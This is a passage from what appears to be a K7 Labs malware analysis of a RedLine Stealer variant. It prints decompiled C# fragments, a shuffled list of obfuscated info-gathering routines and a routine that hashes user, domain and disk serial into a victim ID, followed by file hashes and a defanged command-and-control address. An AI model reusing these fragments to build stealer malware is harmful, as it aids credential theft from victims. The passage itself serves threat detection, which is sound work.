            new Enter(FullInfoSender.sdf923)
        };
        EntityResolver.First = new Enter[]
        {
            new Enter(FullInfoSender.sf34asd21),
            new Enter(FullInfoSender.sdfkas83),
            new Enter(FullInfoSender.sdfm83kjasd),
            new Enter(FullInfoSender.kkdhfakdasd),
            new Enter(FullInfoSender.kadsoji83),
            new Enter(FullInfoSender.gkds18y234)
        };
        Random rnd = new Random();
        EntityResolver.Main = (from x in EntityResolver.Main
        orderby rnd.Next()
        select x).ToArray<Enter>();
        EntityResolver.First = (from x in EntityResolver.First
        orderby rnd.Next()
        select x).ToArray<Enter>();
    }
```

Figure 20: Getting unique string

Out of these the variable “kadsoji83” is used to hold the unique identifier value of the infected victim’s machine. The malware gathers various system info(Figure 21) and converts it into an MD5 and assigns the resultant value to the earlier mentioned variable.

```
// Token: 0x0600009E RID: 158 RVA: 0x00003EB0 File Offset: 0x000020B0
public static void kadsoji83(ConnectionProvider connection, Entity2 settings, ref Entity7 result)
{
    result.Id1 = CryptoHelper.GetMd5Hash(Environment.UserDomainName + Environment.UserName +
      SystemInfoHelper.GetSerialNumber()).Replace("-", string.Empty);
}
```

Figure 21: Converting the info into MD5

We at K7 Labs provide detection against the latest threats and also for this newer variant of RedLine Stealer. Users are advised to use a reliable security product such as **“K7 Total Security”** and keep it up-to-date so as to safeguard their devices.

Indicators of Compromise (IOC)

Hash	**Name**	**K7 Detection Name**
3A00D25C7E4B9FA8C2BE12E4328C869F	RobloxFruits.exe	Trojan (005850dc1)

F3F316DB086068FBB16DF5B11827CF47	@deadma3ay_crypted.exe	Trojan (005917021)
215935B2D09B884E4CFDDA7658671250	1079929187.exe	Trojan (0058f06c1)

C2

185.200.191[.]18:80
